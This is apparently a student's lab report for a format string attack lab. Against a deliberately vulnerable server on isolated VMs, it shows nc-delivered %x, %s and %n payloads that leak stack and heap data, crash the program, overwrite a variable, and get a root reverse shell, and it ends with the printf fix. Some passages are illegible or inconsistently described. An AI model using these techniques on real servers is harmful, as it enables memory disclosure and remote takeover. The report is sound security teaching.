

IS Laboratory 5

Format string Attack Lab


C Diya

PES1201700246

Client: 10.0.2.12


Server: 10.0.2.11

Task 1: Vulnerable Program



```
Attacker1 [Running] - Oracle VM VirtualBox
Terminal
[10/20/20]seed@CDiya_PES1201700246:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/20/20]seed@CDiya_PES1201700246:~$
```

Observation : The screenshot above shows the address randomization is turned off to make the attack easier.



```
Attacker1 [Running] - Oracle VM VirtualBox
Terminal
[10/18/20]seed@CDiya_PES1201700246:~$ gcc -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:28:1: warning: format not a string literal and no format arguments [-Wformat-security]
  printf(msg);
  ^
[10/18/20]seed@CDiya_PES1201700246:~$
```

Observation : The screenshot above shows that when server.c is compiled, a warning message is received. It is because a format specifier was not used while using the printf. This warning message is a countermeasure implemented by the gcc compiler against format string vulnerabilities.

```
VM1 [Running] - Oracle VM VirtualBox
Terminal
[10/20/20]seed@CDiya_PES1201700246:~$ nc -u 10.0.2.11 9090
It is working

Attacker1 [Running] - Oracle VM VirtualBox
Terminal
[10/20/20]seed@CDiya_PES1201700246:~$ gedit server.c
[10/20/20]seed@CDiya_PES1201700246:~$ gedit server1.c
[10/20/20]seed@CDiya_PES1201700246:~$ gcc -z execstack -o server1 server1.c
server1.c: In function 'myprintf':
server1.c:16:3: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
    ^
[10/20/20]seed@CDiya_PES1201700246:~$ sudo ./server1
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
It is working
The value of the 'target' variable (after): 0x11223344
```


Observation : The screenshot above shows that data can be sent to the server(10.0.2.11). “It is working” is echoed from the client which is sent to the server. This message can be seen on the server VM’s terminal. The server program is supposed to print out whatever is sent by the client. The server listens to port 9090. On the client VM, data is sent to the server using the nc command, where the flag "-u" means UDP.

```
VM1 [Running] - Oracle VM VirtualBox
Terminal
[10/21/20]seed@CDiya_PES1201700246:~$
[10/21/20]seed@CDiya_PES1201700246:~$ echo hello.%x.%x.%x.%x.%x.%x.%x.%x.%s | nc -u 10.0.2.11 9090

Attacker1 [Running] - Oracle VM VirtualBox
Terminal
[10/21/20]seed@CDiya_PES1201700246:~$ sudo ./server1
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
hello.bffff0a0.b7fba000.804871b.3.bffff0e0.bffff6c8.804872d.hello.%x.%x.%x.%x.%x.%x.%x.%x.%s
The value of the 'target' variable (after): 0x11223344
```

Observation : The screenshot above shows that data can be sent to the server(10.0.2.11). The message is echoed from the client which is sent to the server. This message argument address can be seen on the server VM’s terminal. The “hello” message can be seen as well due to the %s.

Task 3 : Crash the Program



```
VM1 [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
[10/21/20]seed@CDiya_PES1201700246:~$ nc -u 10.0.2.11 9090
%s%s%s%s%s%s%s%s

Attacker1 [Running] - Oracle VM VirtualBox
Terminal
[10/21/20]seed@CDiya_PES1201700246:~$ sudo ./server1
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
Segmentation fault
[10/21/20]seed@CDiya_PES1201700246:~$
```

Observation : The screenshot above shows the result when string of %s is used as an input to the program. Here, the program crashes because %s treats the obtained value from a location as an address and prints out the data stored at that address. The memory stored was not for the printf function and hence it might not contain addresses in all of the referenced locations, the program crashes. The value might contain references to protected memory or might not contain memory at all, leading to a crash. Thus, the program results in a segmentation fault as seen above.

Observation : The screenshot above shows that when the data -@@@ and a series of %.8x is entered, it can be seen that at the 24th %x, the input 40404040 is observed and hence data that is stored on the stack was successfully read. The rest of the %x is also displaying the content of the stack. 24 format specifiers are required to print out the first 4 bytes of the input.

Task 4B: Heap Data

The screenshot displays a Kali Linux desktop environment with two Oracle VM VirtualBox windows open. The top window, titled 'VM1 [Running] - Oracle VM VirtualBox', shows a terminal session where the user 'seed' at host 'CDiya_PES1201700246' runs the command `echo $(printf '\xc0\x87\x04\x08')`, resulting in the hex string `\xc0\x87\x04\x08`. Subsequently, the user runs `nc -u 10.0.2.11 9090 < input`. The bottom window, titled 'Attacker1 [Running] - Oracle VM VirtualBox', shows a terminal session where the user 'seed' at the same host runs `sudo ./server1`. The script's output is as follows:

```
[10/21/20]seed@CDiya_PES1201700246:~$ sudo ./server1
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
00bffff0a0.b7fba000.0804871b.00000003.bffff0e0.bffff6c8.0804872d.bffff0e0.bffff0b8.0000001
0.0804864c.b7e1b2cd.b7fdb629.00000010.00000003.82230002.00000000.00000000.00000000.00ab000
2.00000001.b7fff000.b7fff020.A secret message
.78382e25.382e252e.2e252e78.252e7838
The value of the 'target' variable (after): 0x11223344
```

Observation : The screenshot above shows the message “A secret message” printed on the server machine’s terminal. Hence , the heap data was read successfully by storing the address of the heap data in the stack and then using the %s formatspecifier at the right location so that it reads the stored memory address and then gets the value from that address.

Observation : The screenshot above shows the target variable value has been changed. The above input is provided to the server and it can be seen that the target variable's value has changed from 0x11223344 to 0x000000d2. This is expected because 188 characters ($23 * 8 + 4$) are printed, and on entering %n at the address location stored in the stack, the value is changed {Hex value for 188}. Thus, memory's value was changed.

Task 5.B: Change the value to 0x500


The image displays two screenshots of a Windows Virtual Machine (VM1) running Oracle VM VirtualBox. Both screenshots show a terminal window with a netcat listener on port 9090.

Top Screenshot: The terminal shows the netcat listener command: `[10/21/20]seed@CDiya_PES1201700246:~$ nc -u 10.0.2.11 9090 < input`. The terminal title bar indicates the VM is named "VM1 [Running] - Oracle VM VirtualBox".

Bottom Screenshot: The terminal shows the netcat listener command: `[10/21/20]seed@CDiya_PES1201700246:~$ sudo ./server1`. The output displays the address of the secret, the address of the 'target' variable, the value of the 'target' variable (before), and the address of the 'msg' argument. The output also shows a long base64-encoded string and the decoded value of the 'target' variable (after): `0x00000500`. The terminal title bar indicates the VM is named "Attacker1 [Running] - Oracle VM VirtualBox".

Observation : The screenshot above shows that the value is successfully changed from 0x11223344 to 0x0000500. To get a value of 500, the following is done $1280 - 188 = 1100$ in decimal, where 1280 stands for 500 in hex and 188 are the number of characters printed out before the 23rd %x. The 1100 characters are obtained using the precision modifier, and then using a %n to store the value.

Task 5.C: Change the value to 0xFF990000



Observation: The screenshot above shows that the value of the target variable has successfully been changed to 0xff990000.

So, the memory addresses in 2 2-byte addresses are divided with the first address being the one containing a smaller value. This is because, %n is accumulative and hence storing the smaller value first and then adding characters to it and storing a larger value is optimal. In order to get a value of 0000, the value is overflowed, that leads for the memory to store only the lower 2 bytes of the value. Hence, 103 (decimal) is added to ff99 to get a value of 0000, that is stored in the lower byte of the destination address

Task 6: Inject Malicious Code into the Server Program

```
Attacker1 [Running] - Oracle VM VirtualBox
Terminal
[10/21/20]seed@CDiya_PES1201700246:~$ cd /tmp
[10/21/20]seed@CDiya_PES1201700246:/tmp$ ls
config-err-6Alzbf
systemd-private-2bc5f5cc070146928504c7318cdbb0a0-colord.service-TuABtS
systemd-private-2bc5f5cc070146928504c7318cdbb0a0-rtkit-daemon.service-Rv6KQ5
unity_support_test.1
[10/21/20]seed@CDiya_PES1201700246:/tmp$ touch myfile
[10/21/20]seed@CDiya_PES1201700246:/tmp$ ls
config-err-6Alzbf
myfile
systemd-private-2bc5f5cc070146928504c7318cdbb0a0-colord.service-TuABtS
systemd-private-2bc5f5cc070146928504c7318cdbb0a0-rtkit-daemon.service-Rv6KQ5
unity_support_test.1
[10/21/20]seed@CDiya_PES1201700246:/tmp$
```

Observation : The screenshot above shows the creation of myfile in the tmp directory. The ls command shows that myfile was created.

[illegible]

Observation : The screenshot above shows the input string to remove the myfile created from the client machine

Task 7: Getting a Reverse Shell


[illegible][illegible]



```
[10/18/20]seed@CDiya_PES1201700246:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [10.0.2.11] port 7070 [tcp/*] accepted (family 2, sport 34658)
[10/18/20]root@CDiya_PES1201700246:~#
```

Observation : The screenshot above shows that running a TCP server that is listening to port 7070 on the attacker's machine and then entering this format string successfully achieved the reverse shell because the listening TCP server now is showing what was previously visible on the server. The connection to the VM is shown in the screenshot above. Thus, the #(root VM) has been obtained and the reverse shell attack has been successful. The reverse shell allows the victim machine to get the root shell of the server as indicated by # as well as root@VM.

Task 8: Fixing the Problem



```
[10/21/20]seed@CDiya_PES1201700246:~$ gcc -z execstack -o server1 server1.c
[10/21/20]seed@CDiya_PES1201700246:~$

server1.c (-/) - gedit
Open Save

#include <netinet/ip.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <unistd.h>

#define PORT 9090

char *secret = "A secret message\n";
unsigned int target = 0x11223344;

void myprintf(char *msg) {
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned)&msg);
    // This line has a format-string vulnerability
    printf("%s",msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}

// This function provides some helpful information. It is meant to
// simplify the lab task. In practice, attackers need to figure
// out the information by themselves.
void helper() {
    printf("The address of the secret: 0x%.8x\n", (unsigned)secret);
    printf("The address of the 'target' variable: 0x%.8x\n", (unsigned)&target);
    printf("The value of the 'target' variable (before): 0x%.8x\n", target);
}
```

Observation : The screenshot above shows the modification of the printf in server.c and adding a format specifier %s while printing msg. On

[illegible]

The screenshot above that the attack is not successful and the input is considered entirely as a string and not a format specifier anymore. The `printf()` in the `server.c` program printed the program input as a string. Thus, adding the format specifier has removed the vulnerability.